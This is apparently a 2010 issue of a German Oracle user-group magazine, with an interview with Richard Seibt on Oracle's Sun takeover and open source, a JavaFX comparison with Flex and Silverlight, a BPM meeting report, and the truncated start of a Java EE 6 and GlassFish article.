Seibt: Sun ist immer eher ein Unternehmen für Hardware als für Software gewesen. Ich bin der festen Überzeugung, dass ein Unternehmen nur eine „DNA“ haben kann. Ein hardwareorientiertes Unternehmen neigt dazu, die Software als Vertriebsunterstützung für seine „Ur-DNA“ einzusetzen und das konnte bei Sun nicht gut gehen. Mit Jonathan Schwartz kam bei Sun zwar ein Software-Spezialist an die Spitze; er konnte aber in diesem Punkt wenig ändern, da die Firma viel zu sehr

und nicht den Fehler machen, alles anbieten zu wollen. Das würde auch nicht dem Zeitgeist entsprechen.

Erwarten Sie, dass Oracle die Innovationsgeschwindigkeit von Java erhöht?

Seibt: Zunächst muss ich sagen, dass die Innovationsgeschwindigkeit von Java in den letzten Jahren schon sehr hoch war. Java hat sich zu einem vorherrschenden Standard entwickelt. Oracle könnte allerdings durch richtige Strategien und entsprechende Investments die Innovationsgeschwindigkeit von Java noch erhöhen, beispielsweise durch eine gute Zusammenarbeit und Integration in die Eclipse-Foundation.

Wo sehen Sie die Zukunft von Java?

Seibt: Java wird weiterhin der Standard in der Software-Industrie bleiben.

Welche Rolle spielen hier Interessenvertretungen wie die DOAG beziehungsweise die Java-Usergroups?

Seibt: Die Usergroups sind gegründet worden, um die Interessen der Anwender gegenüber dem Hersteller zu vertreten. Eine gute Interessenvertretung ist aber auch für den Hersteller wichtig, denn nur so kann er gezielt erfahren, was die Anwender bewegt. Ich kann deshalb jedem Hersteller nur empfehlen, auf die Anwendergruppe zu hören.

Oracle fährt jetzt im Bereich der Application Server (WebLogic, GlassFish) und bei den IDEs (JDeveloper, Netbeans, sowie Open-Source-Contributions zu Eclipse) eine zweigleisige Strategie. Welche Geschäftsstrategie erwarten Sie und welche positiven und negativen Effekte könnten

sich daraus für die Java-Gemeinde ergeben?

Seibt: Ich kann Oracle nur raten, sich durch eine klare Kommunikation und entsprechendes Handeln auf eine eindeutige Strategie festzulegen. Welche das ist, müssen Fachleute entscheiden, beispielsweise die in der Eclipse-Community.

Soll Oracle OpenOffice an die Open-Source-Gemeinde abgeben, wie in einigen Beiträgen im Internet gefordert?

Seibt: OpenOffice spielt eine wichtige Rolle im Markt. Ich finde, dass Sun mit dem Produkt richtig umgegangen ist. Ich glaube allerdings, dass man OpenOffice innerhalb der Eclipse-Foundation als gesondertes Projekt ansiedeln sollte.

Welche Bedeutung hat Open Source in der Zukunft?

Seibt: Open Source ist für mich ein Go-to-Market-Modell, das es Software-Unternehmen erlaubt, in kürzerer Zeit im Markt erfolgreich zu sein. Das kann man daran sehen, für welche hohen Summen kommerzielle Open-Source-Unternehmen wie XenSource, Zimbra oder SpringSource gekauft worden sind. Open Source hat daher für mich die Bedeutung, Unternehmenswerte schnell und ohne großes Investment zu entwickeln. Beispiele, wie zusätzlich zu Open-Source-Projekten erfolgreiche kommerzielle Open-Source-Unternehmen entstehen, sind Zend mit PHP, EnterpriseDB mit PostgreSQL oder Suse/Novell mit Linux; hier haben diese Unternehmen die Verantwortung für Business Critical Readiness, Vertrieb, Marketing und Support übernommen. Gleichzeitig sehe ich den Trend, dass Unternehmen das Open-Source-Modell anwenden, um ihre Close-Source-Software noch erfolgreicher im Markt zu platzieren, wie zum Beispiel Oxid-eSales. Einen weiteren Trend sehe ich in der konsortialen Software-Entwicklung, bei der Konsortien – teilweise sogar aus konkurrierenden Unternehmen – gemeinsam die Entwicklung



von den Hardware-Umsätzen abhängig war. Oracle sollte sich deshalb gut überlegen, ob für die Sun-Hardware überhaupt noch ein Platz im Markt ist. Von daher sollte Oracle sich an der eigenen „Software-DNA“ orientieren

einer Anwendung übernehmen. Die entwickelte Lösung wird unter eine Open-Source-Lizenz gestellt und steht somit allen Mitgliedern des Konsortiums und auch der Allgemeinheit frei zur Verfügung. Ein Beispiel dafür ist die Eclipse-Foundation selbst, bei der die Mitglieder etwa achtzig Prozent gemeinsam entwickeln und die restlichen zwanzig Prozent individuell hinzufügen, oder die Prometheus Foundation, ein Zusammenschluss aus Versicherungsunternehmen und freien Maklerverbänden.

Oracle legt Wert darauf, Open Source nicht mit „gratis“ gleichzusetzen. Rechnen Sie damit, dass Open Source kostenintensiver wird?

Seibt: Open-Source-Lösungen verursachen heute schon Kosten. Ich glaube, dass der Einsatz von Open Source kostengünstig bleiben wird, da im Goto-Market-Modell weniger für Marketing und Vertrieb aufgewendet werden muss. Sobald beim Kunden eine Open-Source-Lösung installiert ist, hat es der Hersteller leichter, eine „Versicherung“ zu verkaufen, wenn der Kunde diese Lösung geschäftskritisch einsetzen möchte.

Welchen Weg wird Oracle Ihrer Meinung nach bei Open Source einschlagen?

Seibt: Ich vermute, dass Oracle diesen Weg beibehält, da das Unternehmen damit bessere Ergebnisse erzielen wird.

Wie soll die Zukunft von MySQL aussehen?

Seibt: MySQL zeichnet sich dadurch aus, dass ein Independent Software Vendor sehr einfach auf dessen Basis Anwendungen entwickeln kann. Oracle kann sich auf diesem Weg neue, lukrative Geschäftsfelder erschließen.

Wie sehen Sie die Rolle der Oracle-Wettbewerber wie IBM im Open-Source-Umfeld?

Seibt: IBM hat sich schon lange im Open-Source-Umfeld engagiert. Daran

wird sich auch durch die Übernahme von Sun durch Oracle in Zukunft nicht viel ändern.

Welches Unternehmen sollte Oracle Ihrer Meinung nach als nächstes kaufen?

Seibt: Oracle sollte nach Lösungen suchen, die bereits heute auf Cloud Computing basieren. Ich sehe Lücken im stärksten Wachstumsfeld „Software as a Service“. Bereiche wie beispielsweise „Corporate Groupware“ oder „Corporate IP-Telefonie“ eignen sich besonders, da dort ein sehr starkes Wachstum zu erwarten ist. Deshalb vermute ich, dass sich Oracle hier als Nächstes engagieren wird. Allerdings gibt es da nicht mehr sehr viele frei agierende Unternehmen auf dem Markt.

Was wünschen Sie sich in der Zukunft für das Open-Source-Business ...?

Seibt: Wir sollten hier in Europa die Bedeutung von Software besser einschätzen. Es gibt sowohl im privaten als auch im geschäftlichen Bereich kaum noch Dinge, die nicht von der Software dominiert sind, beispielsweise das Auto oder ein mobiles Kommunikationsgerät. Damit hängt unsere Wettbewerbsfähigkeit stark vom richtigen Umgang mit der Software ab. Deshalb wünsche ich mir, dass im politischen Bereich die Förderung gestärkt wird und dass mehr Kapital im Gründungsbereich zur Verfügung steht, um gute Software-Unternehmen aufzubauen.

... von Oracle ...?

Seibt: Ich hoffe, dass Oracle die Kunden in den Vordergrund stellt und dass die Business-Lösungen noch leistungsfähiger werden.

... und von der DOAG?

Seibt: Hier wünsche ich mir, dass die DOAG immer das richtige Händchen hat, um die Forderungen der Kunden zu bündeln und an Oracle zu kommunizieren, und dass Oracle diese auch versteht und entsprechend realisiert.



Zur Person:

Richard Seibt

Richard Seibt (Jahrgang 1952) hat einen Abschluss als Diplom-Kaufmann in Betriebswirtschaft an der Universität Hamburg und verfügt über 30 Jahre internationale Geschäftserfahrung in der IT-Industrie. Er begann seine Berufskarriere im Vertrieb der IBM in Stuttgart, gefolgt von verschiedenen Management-Positionen auf dem Gebiet der Business Development, im Vertrieb und Marketing, zunächst in Deutschland, später auch in anderen europäischen Ländern. Als Geschäftsführer von IBM Deutschland war er verantwortlich für den Vertrieb und das Marketing der IBM Software-Produkte in Deutschland, Österreich, der Schweiz und Osteuropa; später als Vice-President Software Sales and Marketing auch für Nordamerika. Danach war er als General Manager bei IBM für das Betriebssystem OS/2 verantwortlich.

1998 wurde Richard Seibt Mitglied des Management Boards der United Internet AG, im Januar 2003 CEO von SuSE Linux AG. Nach der Übernahme von SuSE durch Novell wurde er im Februar 2004 President von Novell EMEA.

Seit Mai 2005 ist Richard Seibt Privatinvestor, er gründet und führt als CEO die Open Source Business Foundation (OSBF). Darüber hinaus ist er im Aufsichtsrat verschiedener Software-Unternehmen tätig, darunter OpenXchange AG, Nürnberg; Likewise Software Inc., Seattle/USA; eZ Systems AS, Skien/Norwegen; IISY AG, Würzburg; Sopera GmbH, Bonn; Zimory GmbH, Berlin; Exasol AG, Nürnberg, Knowis AG, Regensburg; visionapp AG, Eschborn.



Rosige Zeiten mit JavaFX?

Die neue Oracle-Technologie im Vergleich mit anderen RIA-Frameworks

Robert Szilinski, esentri consulting GmbH

Mit der Übernahme von Sun bekommt Oracle mit JavaFX ein eigenes RIA-Framework frei Haus geliefert. Den Befürchtungen der Java-Community, Oracle würde die Technologie möglicherweise nicht weiterentwickeln, trat nun Thomas Kurian, Executive Vice President of Product Development von Oracle, entgegen und versprach, JavaFX aggressiv auszubauen. Dies hat das Framework nach Meinung von Experten auch bitter nötig, schließlich startete Sun mit JavaFX erst sehr spät in das Rennen um die RIA-Vorherrschaft und hat bis heute einige Nachteile gegenüber Adobe Flash sowie Microsofts Silverlight. Der Artikel zeigt, wie JavaFX im Vergleich zu bewerten ist und welchen Herausforderungen sich Oracle nun stellen muss, aber auch welche Chancen sich für die Oracle-Community ergeben könnten.

Seit dem Boom des Internets gibt es zwei gegensätzliche Architektur-Ansätze für die Realisierung von Anwendungen. Etablierte, aber alternde Fat-Client-Applikationen konkurrieren mit leichtgewichtigen, webbasierten Client-Server-Applikationen. Diese können mit einigen Vorteilen punkten wie einfacher zentraler Wartung, Zugriff von beliebigen Clients und Betriebssystemunabhängigkeit durch die Verwendung von Browsern. Leider mangelt es den Webanwendungen nach

wie vor an einer komfortablen Bedienung. Bei den Endanwendern kam dadurch nie das Gefühl auf, mit einer richtigen Anwendung zu arbeiten – im Gegenteil: Fehlende Features, die man von Desktop-Anwendungen gewohnt ist, sind bis heute im Web nur schwer oder über Umwege (JavaScript und AJAX als vermeintliche Heilsbringer) zu realisieren.

Bis heute gibt es keinen eindeutigen Sieger und beide Ansätze werden nach wie vor, je nach Anwendungs-

fall, benötigt. Seit einiger Zeit gibt es eine zusätzliche Alternative, eine neue hybride Architektur mit dem Namen „Rich Internet Application“ (RIA), die aus beiden Ansätzen hervorgeht und versucht, die Vorteile beider Seiten zu vereinen. Große Firmen wie Google, Adobe und Microsoft investieren viel in diese neue Technologie, verspricht sie doch erstmals echte Vorteile für die Endbenutzer, da diese webbasierten Anwendungen den Bedienkomfort von Desktop-Applikationen bieten

können. Oracle hat bisher versucht, mehr „Richness“ über AJAX-Features mit dem hauseigenen Framework ADF zu integrieren, auf dem unter anderem auch die neuen Fusion Applications basieren. Mit der Übernahme von Sun fällt Oracle mit JavaFX nun auch ein echtes RIA-Framework in den Schoß und Oracle hat offensichtlich den Anspruch, JavaFX zum Durchbruch zu verhelfen.

Die Trauben hängen hoch im RIA-Himmel

Bevor man die Chancen von JavaFX bewerten kann, ist zunächst einmal zu klären, was RIA eigentlich ist, denn – wie immer bei neuen Technologien – verspricht man sich im Idealfall auch von RIA unterschiedlichste Dinge:

- Aufwendige und hübsche Benutzeroberflächen ohne Nachladen
- Rich-Client Funktionen auch im Web, zum Beispiel „Drag & Drop“
- Browser- und Betriebssystem-Unabhängigkeit
- Einheitliches Look & Feel (Skinning)
- Einfache Möglichkeit, eigene UI-Komponenten einzubinden
- Optionale Offline-Funktionalität
- Logik auch im Client, Zugriff auf lokale Ressourcen (beispielsweise Dateisystem)
- Gleiche Code-Basis für Web und Desktop
- Keine aufwendigen Installationen
- Echtzeit-Features wie die Synchronisation von Daten über mehrere Clients hinweg (Server Push, Publish & Subscribe)

Allen voran erwartet man von RIAs also vor allem grafische User-Interfaces neuester Generation, die Endbenutzern auch bei Webanwendungen das Gefühl geben, sie würden mit einer normalen Fat-Client-Applikation arbeiten. RIAs gehen jedoch weit über die Möglichkeiten von AJAX und HTML5 hinaus und benötigen für die komplexen Oberflächen zusätzliche Browser-Plug-ins oder andere Laufzeitumgebungen.

Abbildung 1 zeigt den möglichen Aufbau einer Architektur von JavaFX-

Anwendungen. In dem Schaubild wird klar, dass die Struktur auf Client-Seite im Gegensatz zu herkömmlichen Web-Anwendungen deutlich an Komplexität gewinnt. Während JavaFX die JRE-Laufzeitumgebung voraussetzt, benötigt Adobe Flex den weit verbreiteten Flash-Player und Silverlight ein separates Browser-Plug-in, das es aktuell leider nur für Windows und Mac OS X gibt. Im Folgenden werden nun aufbauend auf der in Abbildung 1 dargestellten Architektur die Vor- und Nachteile der Frameworks in den Bereichen „Frontend“, „Backend“ sowie „Entwicklung und Performance“ verglichen.

Vergleich der Frontend-Features

Der erste Blick bei der Auswahl einer neuen Frontend-Technologie fällt typischerweise auf die vorhandenen UI-Komponenten. Sowohl Flex als auch Silverlight bieten hier umfangreiche und praxiserprobte Standardkomponenten-Bibliotheken, die durch kommerzielle Bibliotheken oder Eigenentwicklungen sogar noch ergänzt werden können. JavaFX muss diesbezüglich seiner Jugend noch Tribut zollen und beschränkt sich momentan

noch auf vergleichsweise wenige, einfache Standardkomponenten, die bisher nicht mit den Vorteilen der Konkurrenz mithalten können. Immerhin kann JavaFX mit einer Sache punkten – der Integration „alter“ Swing-Komponenten, wenn auch mit dem Nachteil, dass das oben angesprochene Skinning von Swing-Komponenten auch unter JavaFX nicht ohne Weiteres machbar ist.

Die größten Vorteile von RIAs liegen aber nicht allein in den neuen Komponenten-Bibliotheken, sondern auch in der Echtzeit-Interaktion mit dem Endanwender, ohne dass Server-Roundtrips und Neuladen der kompletten Seite für Unterbrechungen sorgen. Durch Offline-Features wird es zusätzlich sogar möglich, dass Anwendungen beim Wegbrechen der Internet-Verbindung trotzdem funktionieren. Lokale Änderungen werden dann gecacht und nach Wiederaufbau der Verbindung mit dem Server synchronisiert. Natürlich soll dies auch bei mobilen Endgeräten unterstützt werden, die immer mehr ins Zentrum des Benutzerinteresses rücken.

Wie bereits erwähnt, gewinnt der Client bei RIAs immer mehr an Bedeutung. Um alle erwähnten Features zu




Abbildung 1: Mögliche Architektur einer JavaFX-Anwendung mit JRE-Laufzeitumgebung auf dem Client

ermöglichen, ist es notwendig, den Zustand auf Client-Seite in einem lokalen Datenmodell abzubilden und wesentliche Teile der Geschäftslogik dort unterzubringen. Alte Java-Applets lassen grüßen ... Für eine saubere Trennung dieser Bestandteile ist das MVC-Pattern unabdingbar, das in diesem Fall vollständig clientseitig zu implementieren ist. JavaFX unterstützt diese Separierung von View und Controller analog des ADF-Ansatzes mit JavaFX-Databindings.

Backend-Technologien

Bisher wurden nur die Vorteile auf der Client-Seite beschrieben. Echte RIAs schöpfen ihre Vorteile jedoch erst aus, wenn auch das Backend mitspielt und mehrere Clients zeitgleich effektiv mit einem (oder mehreren) Servern arbeiten. Die Möglichkeiten des jeweiligen RIA-Frameworks sind dabei enorm wichtig und gehen weit über den Aufruf von REST, EJBs oder Web-Services hinaus, wie es zumeist in der JavaFX-Community wahrgenommen wird. Insbesondere Adobe hat über Jahre hinweg aufgezeigt, wie man die Server-Anbindung optimiert und bietet den Entwicklern weitreichende Möglichkeiten, Features wie „Lazy Loading“, „Publish/ Subscribe Messaging“ sowie „Conflict Resolution“ zu verwenden. Letzteres kann Änderungen auf dem gleichen Datensatz konfliktfrei auflösen.

Bei der Kommunikation mit dem Backend spielt zudem die Performance eine große Rolle. Kein Endanwender will heute noch fünf Sekunden nach Knopfdruck warten, bis seine Liste mit den tagesaktuellen Umsätzen auf dem Bildschirm erscheint, auch wenn er dank RIA-Technologie nun in der Lage ist, in der Zwischenzeit alle anderen Elemente der Oberfläche zu bedienen. Deshalb werden effektive binäre Protokolle gebraucht, die die benötigten Daten komprimiert und ohne zusätzlichen XML-Overhead übertragen. Obwohl dies bei JavaFX bisher nicht nativ möglich ist, soll nicht verschwiegen werden, dass es auch für einige der genannten Features proprietäre Lösungen gibt, etwa die Mög-

lichkeit, Hessian als schnelles, binäres Übertragungsprotokoll zu nutzen oder auch der Einsatz von Exadel Flamingo, das Data-Pushing für JavaFX ermöglicht.

Entwicklung und Performance

Insbesondere für Dienstleister und Programmierer ist natürlich die Frage interessant, wie es um den Aspekt der Entwicklung selbst bestellt ist, denn der Erfolg einer Technologie hängt nicht selten auch davon ab, ob es eine integrierte Umgebung für Entwickler gibt und ob gängige Programmiersprachen unterstützt werden. Doch wie sieht es mit der Sprachunterstützung bei den einzelnen Frameworks tatsächlich aus? Bei Microsoft werden erwartungsgemäß die .NET-Sprachen wie C#, VB.NET, IronPython oder IronRuby unterstützt, Adobe setzt wie JavaFX im Enterprise-Umfeld auf Java. Bei JavaFX können Java-Klassen durch den Einsatz des JREs im Gegensatz zu Adobe direkt aufgerufen werden, nachdem sie in das Projekt importiert wurden. Dadurch steht den Entwicklern das komplette Java-Universum zur Verfügung. Die JavaFX-Objekte müssen nur entsprechende Java-Interfaces implementieren, damit sie von JavaFX nach Java übergeben werden können. Verwendet wird hierfür die Skriptsprache „JavaFX Script“. Das ist in keinem anderen RIA-Framework so einfach mit Java möglich, wie Listing 1 exemplarisch zeigt.

```
/** Definition des Interfaces
Order.java */
public interface Order {
public abstract void calculateSum();
}
/** OrderImpl.fx Frontend-Model
Klasse in JavaFX
ermöglicht Übergabe nach
Java durch einfache
Implementierung des Java
Interfaces Order */
public class OrderImpl extends
Order {
...
override public function
calculateSum():void {
...
}
```

```
}
}
/** Deklaration der Geschäfts-
funktion sendOrder in Java */
public void sendOrder(Order
order) {
...
order.calculateSum();
...
}
/** Tatsächlicher Aufruf in Ja-
vaFX inkl. Übergabe des JavaFX
Objektes nach Java */
var order = OrderImpl {}
sendOrder(order);
```

Listing 1: Beispiel zur Integration von Java in JavaFX Script

Vergleicht man zusätzlich die SDKs der drei Frameworks, so kann man feststellen, dass Adobe sein Flex SDK als Open Source zur Verfügung gestellt hat, während weder für Silverlight noch für JavaFX der Quellcode der SDKs frei zugänglich ist. Gerade in der JavaFX-Gemeinde wurde vor der Übernahme von Sun der Ruf nach einer Open-Source-Freigabe von JavaFX immer lauter. Die Community befürchtete, dass Oracle die Weiterentwicklung einstellen würde, da das Projekt sich für Oracle als nicht profitabel genug herausstellen könnte. Dies ist zwar nach den letzten Ankündigungen von Oracle vom Tisch, jedoch würde sich eine Freigabe der Quellcodes sicherlich positiv auf die Weiterentwicklung und Verbreitung der Technologie auswirken.

Auf kurze Sicht kann man aufgrund der noch fehlenden Reife zwar nicht erwarten, dass vollständige Anwendungen auf Basis von JavaFX entwickelt werden können, jedoch sollte eine Integration von JavaFX Charts oder Animationen beispielsweise in ADF-Oberflächen so schnell wie möglich erreicht werden. Hier wäre sicherlich eine native Unterstützung von JavaFX im JDeveloper wünschenswert, so dass nicht wie bisher zwischen zwei IDEs (Netbeans & JDeveloper) hin- und hergewechselt werden muss.

Aus Performance-Sicht hat sich seit dem ersten Release bei JavaFX einiges getan. Von einer Verbesserung bis zu dreifacher Framerate ist die Rede.

Dennoch sind andere Frameworks wie Silverlight auch hier noch etwas ausgereifter und aktuell ebenfalls dabei, ihre Performance zu optimieren, indem man daran arbeitet, durch direkte Nutzung der Graphics Processing Unit (GPU) zusätzliche Performance-Gewinne zu erzielen.

Fazit

Vergleicht man die vorgestellten Frameworks, hat aus Sicht des Autors Adobes Flex in allen Belangen aktuell die Nase vorne. Gerade bei komplexen Anforderungen wie der Offline- und Synchronisations-Fähigkeit von RIA-Anwendungen oder aufwendigen Oberflächen wird dies besonders deutlich. Im Oracle-Umfeld spielt zusätzlich die gute Unterstützung von Java im Backend von Adobe Flex eine entscheidende Rolle. Erste Versuche mit Flex hat Oracle vor einiger Zeit mit der Support-Plattform Metalink unternehmen.

Trotz der aktuell klaren Unterlegenheit von JavaFX gegenüber den etablierten RIA-Frameworks von Microsoft und Adobe sollte man aber nicht zu schwarz malen. Ansätze für eine rosige Zukunft sind durchaus vorhanden, es bleibt jedoch zu hoffen, dass Oracle die Chancen nutzt und die Entwicklung jetzt schnell vorantreibt. Insbesondere durch die einfache Integration von Java in JavaFX bieten sich hervorragende Möglichkeiten und ein fast unendliches Potenzial für die Oracle-Produktpalette. Ob es gelingt, zeitnah mit den etablierten Frameworks gleichzuziehen und auch ADF auszubauen, muss jedoch abgewartet werden. Immerhin hat Thomas Kurian versprochen, dass JavaFX jetzt aggressiv und dynamisch weiterentwickelt wird – die gesamte Java-Community ist jedenfalls gespannt auf das Ergebnis.

Kontakt:

Robert Szilinski
robert.szilinski@esentri.com

BPM 2010 – Zeit zum Handeln

Sebastian Graf, Leiter der Special Interest Group BPM

Business Process Management (BPM) spielt eine zentrale Rolle für Unternehmen, die gestärkt aus der Krise hervorgehen wollen. Das machte auch die dritte Veranstaltung der DOAG Special Interest Group BPM am 23. März 2010 in Mainz deutlich. Zudem wurde über neue Produkte aus dem BPM-Umfeld informiert und erfolgreiche Strategien zur Umsetzung von Geschäftsprozessen präsentiert.

Nach der Begrüßung durch Sebastian Graf, Leiter der SIG BPM, ging Holger Seiler, ABeam Consulting, auf Prozess-Referenzmodelle als Grundlage für effiziente Transformationsprojekte ein. Frei nach dem Motto „Prozessintegration ist das A und O“ sprach er sich für eine verbesserte Kommunikation zwischen Fach- und IT-Abteilungen aus, in der Durchgängigkeit und eine gemeinsame Verständnisebene unerlässlich sind. Losgelöst von der Technik stellte er die Prozesse in den Mittelpunkt seiner Betrachtung, die auf die gewählte Unternehmensstrategie ausgerichtet werden sollten.

Erste Einblicke in die Oracle BPM Suite 11g gab Karsten Mebus, Oracle Deutschland, in seiner Live-Demo. Das erstmals hier vorgestellte Produkt bildet eine Grundlage der SOA Suite. Ein besonderes Highlight ist die Flexibilität – sowohl Business Process Modeling Notation (BPMN 2.0) als auch Business Process Execution Language (BPEL) können nach der Modellierung generiert und unmittelbar zur Ausführung gebracht werden. Laut Oracle soll diese Koexistenz zweier Sprachen bis auf die Ausführungsebene auch langfristig erhalten bleiben.

Uwe Ritter und Holger Stratmann, People at Work Systems AG, lieferten einen schonungslos offenen Bericht über den Einsatz des Oracle BPEL Process Managers in Großprojekten mit dem Ergebnis „Neue Technologien + alte Organisation = teure alte Organisation“. Sie hoben zudem aktuelle Probleme hervor, darunter unerwartet längere Entwicklungszyklen, hoher Testaufwand und mangelnde Übersichtlichkeit, sobald die Komplexität eine gewisse Grenze überschritten hat.

Wie mit Benchmarking die Effektivität von Geschäftsprozessen gesteigert werden kann, erklärte Martin Langenbacher, GIMA consult, in seinem Vortrag. Praxisbeispiele veranschaulichten seine Thesen. Er stellte Benchmarking als wichtige Komponente im BPM-Lebenszyklus dar. Folgende Grundsätze sind für ihn entscheidende Erfolgsfaktoren für die Unternehmensentwicklung:

- Seien Sie konkret: Konzentration auf ein konkretes Ziel
- Seien Sie vorbereitet: prozessorientiertes Vorgehen
- Seien Sie pragmatisch: Dokumentation und Handeln

In der letzten Präsentation des Tages beleuchtete Gert Schüssler, Oracle Deutschland, ein weiteres spannendes Thema. Er sprach über das Monitoring von Prozessen in Echtzeit mit Oracle Business Activity Monitoring (BAM) als festes Produkt der BPM-Palette. Die ursprünglich von PeopleSoft übernommene Technik wurde mittlerweile von Oracle auf Java-Basis umgesetzt.

Ein anschließendes Get Together bei Frühlingssonne auf herrlicher Terrasse mit Blick auf den Rhein rundete die gelungene Veranstaltung ab. Anhand der breiten Palette der Beiträge hat sich klar gezeigt, wie weit das Spektrum rund um das Thema „BPM“ ist. Den Organisatoren und Referenten ist es dennoch geglückt, den roten Faden durch die gesamte Veranstaltung zu ziehen und den Spannungsbogen zu erhalten. Die nächste SIG BPM findet am 28. September 2010 voraussichtlich in Hannover statt.

Kontakt:

Sebastian Graf
sebastian.graf@doag.org

Java EE 6 und GlassFish bei Oracle

Markus Eisele, msg systems ag

Seit Ende Januar 2010 ist es offiziell: Sun ist ein Teil der Oracle-Familie. Zusammen mit dem Markennamen fließt damit eine umfangreiche Produktpalette in das Oracle-Portfolio. Nicht nur in der Europäischen Kommission blickte man mit Sorge auf dieses Ereignis. Auch die weltgrößte Entwicklergemeinschaft fürchtete um die Programmiersprache Java und alle mit ihr verbundenen Erweiterungen und Produkte. Mittlerweile ist klar, dass sich kurzfristig wohl nur wenig ändern wird. Zeit, um einen Blick auf die aktuelle Version von Oracles Basistechnologie, die Java Enterprise Edition 6, und die neue Referenz-Implementierung, den Applikationsserver GlassFish zu werfen.

Hinter der Enterprise Java Community liegt ein bewegtes Jahr 2009. Nach mehr als zwei Jahren konnte man erst im Dezember letzten Jahres die Neuauflage der Enterprise Java Edition (Java EE) in der Version 6 feiern. Sie wurde im Rahmen des Java Community Process (JCP) spezifiziert und hat den technischen Titel „Java Specification Request (JSR) 316“. Neben Oracle und Sun haben an ihr alle etablierten Hersteller von Java-Applikationsservern und Enterprise-Java-Produkten mitgewirkt. Java EE 6 wird auch als sogenannter „Umbrella“ (übersetzt Schirm) JSR bezeichnet. Dies trägt der Tatsache Rechnung, dass die gut 200 Seiten starke Spezifikation sich über mehr als 30 weitere, an sich eigenständige JSRs erstreckt und deren Zusammenarbeit im Sinne einer standardisierten „Java EE“-Plattform regelt.

Genauso wie zur Vorgängerversion gehören auch diesmal eine Beschreibung des Entwicklungs-, Deployment-, und Lebenszyklus, eine Kompatibilitäts-Test-Suite (CTS), die Referenz-Implementierung (GlassFish v3) sowie eine aktuelle Version der Java EE-Blueprints dazu. Nach der Übernahme von Sun ist Oracle nunmehr im Besitz des zentralen Spezifikationsinstruments einschließlich der aktuellen Referenz-Implementierung der Java EE 6. Kein Wunder, dass trotz aller bisher von Oracle gezeigten Verbundenheit zu offenen Technologie-Standards ein schaler Beigeschmack bleibt. Oracle ist um schnelle und transparente Kommunikation von zu erwartenden Änderungen bemüht. Ausgangspunkt für die aktuelle Informationslage sind allerdings vielfach noch die Ende Ja-

nuar gezeigten Webcasts. Detaillierte Produkt-Roadmaps liegen nur in den seltensten Fällen vor. So auch in diesem. Dennoch scheint klar zu sein, dass kurzfristig nicht mit Änderungen am Status quo zu rechnen ist. Sowohl der Java Community Process als auch eine der wichtigsten Open-Source-Referenz-Implementierungen, der GlassFish-Applikationsserver, werden weiter bestehen.

Sun GlassFish

Bereits Mitte 2006 war die erste Version des Applikationsservers GlassFish verfügbar und damit einer der ersten von Sun zertifizierten Java-EE-5-Servern (Java Enterprise Edition 5). Die aktuelle Java EE 5 zertifizierte Implementierung ist die im September 2007 veröffentlichte Version v2. Zusammen mit der finalen Java-EE-6-Spezifikation war dann der GlassFish v3 verfügbar. Dieser war bereits seit Längerem in verschiedenen Vorschau-Versionen erhältlich. Er stellt die Referenz-Implementierung des lange erwarteten Java-EE-6-Standards dar. Darüber hinaus wurde die bisherige Architektur des Servers auf eine Mikrokern-basierte modulare Architektur (OSGi) umgestellt, die für dramatisch verkürzte Startzeiten und hohe Performance sorgt. Ebenfalls neu ist die Unterstützung für den Embedded Einsatz sowie die Integration verschiedener alternativer Technologie-Stacks wie PHP, Groovy / Grails oder JRuby / Ruby on Rails. Insgesamt überzeugt der GlassFish durch die einfache Handhabung und den schnellen Systemstart. Einen Vergleich mit den kommerziellen Mitbewerbern muss er

hier nicht scheuen. Sein Erscheinungsbild unterscheidet sich nur geringfügig von seinem Vorgänger; unter der Haube bietet er allerdings einen komplett neuen Technologie-Stack.

Änderungen und Versionspflege in der Java EE 6

Verglichen mit dem Vorgänger bleibt auf den ersten Blick mehrheitlich alles beim Alten. Die bisher betretenen Pfade werden konsequent ausgebaut. Das Entwicklungsmodell wird spezifikationsübergreifend mehr und mehr durch Metadaten (Annotations) getrieben und durch ein geeignetes Standard-Verhalten der entsprechenden Container (Web, EJB etc.) ergänzt. Somit werden die ungeliebten XML-Deployment-Beschreibungen vielfach vollkommen unnötig. Abseits dieser weitergeführten Vereinfachungen sind auch einige größere Versions- und damit auch Funktionsprünge in der Java EE 6 enthalten.

Die Enterprise-Java-Beans-Spezifikation (EJB) liegt nun in Version 3.1 vor. Highlights sind hier vor allem der „no interface“ Local View, der die Umsetzung von EJBs als einfache, Plain Old Java Objects (POJOs) ermöglicht. Singleton Beans sind jetzt ebenfalls unterstützt. Dabei handelt es sich um EJBs, von denen nur genau eine Instanz existiert. Angelehnt an die Concurrency-API aus Java SE 5 werden nun auch Möglichkeiten zu asynchronen Methoden-Aufrufen angeboten, bisher ein klassischer Fall für die Verwendung des vergleichsweise schwergewichtigen „Java Messaging Service“ (JMS). Gänzlich neu ist die EJB „Lite“, ein Subset,

